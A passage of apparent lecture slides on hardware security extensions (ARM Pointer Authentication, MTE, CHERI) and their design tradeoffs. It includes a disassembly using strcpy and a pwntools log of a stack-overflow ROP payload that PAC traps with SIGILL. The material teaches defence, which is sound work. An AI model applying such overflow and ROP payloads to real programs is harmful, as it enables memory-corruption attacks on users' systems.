   0x00000000004006c0 <+12>:    str     x0, [sp, #24]
   0x00000000004006c4 <+16>:    add     x0, sp, #0x20
   0x00000000004006c8 <+20>:    ldr     x1, [sp, #24]
   0x00000000004006cc <+24>:    bl      0x410200 <strcpy>
   0x00000000004006d0 <+28>:    nop
   0x00000000004006d4 <+32>:    ldp     x29, x30, [sp], #48
   0x00000000004006d8 <+36>:    retaa
End of assembler dump.
```

PAuth catches return address integrity fault and traps the same vulnerable program

```
(venv) ubuntu@ubuntu-arm:~/pac$ ./exploit_pac.py
[*] '/home/ubuntu/pac/main_pac'
    Arch:       aarch64-64-little
    RELRO:      Partial RELRO
    Stack:      Canary found
    NX:         NX enabled
    PIE:        No PIE (0x400000)
    Stripped:   No
    Debuginfo:  Yes
[*] Loaded 3 cached gadgets for './main_pac'
{4194848: Gadget(0x400220, ['ret'], [], 0x8), 4230432: Gadget(0x408d20, ['ret', 'ret'], [], 0x10), 4288392: Gadget(0x416f88, ['ret', 'ret',
'ret'], [], 0x18)}
[*] ROP chain:
    0x0000:         0x4006dc 0x4006dc()
b'\xdc\x06@\x00\x00\x00\x00\x00'
b'AAAAAAAAAAAAAAAAAAAAAAAA\xdc\x06@\x00\x00\x00\x00\x00'
b'AAAAAAAAAAAAAAAAAAAAAAAA\xdc\x06@'
[+] Starting local process './main_pac': pid 133689
[*] Switching to interactive mode
Hello World!
[*] Got EOF while reading in interactive
$ ls
[*] Process './main_pac' stopped with exit code -4 (SIGILL) (pid 133689)
[*] Got EOF while sending in interactive
(venv) ubuntu@ubuntu-arm:~/pac$
```

There are many other hardware security extensions, each with different design approach

- ARM Memory Tagging Extension (MTE)
- Capabilities Hardware-Enforced RISC Instructions (CHERI)




Capability

Hardware Enhanced RISC Instructions

Question

What commonalities do you think there are for these hardware security extensions?

Hardware-Software-Semantics Codesign



Levels of software protection

operating system

bootloader file

system-wide userspace

environment variables, shell configuration files

single application at runtime

allocator tunable, compiler flags

Design Tradeoffs

Software Performance

- Execution time, memory footprint

Ecosystem

- % Lines of Code Change

Security


- Coverage, deterministic or probabilistic


Functionality


- Backwards Compatibility

Power, Performance, Area

- Microarchitecture, chip design







More Readings

Undergraduate-level introduction to computer architecture, systems and security

Questions?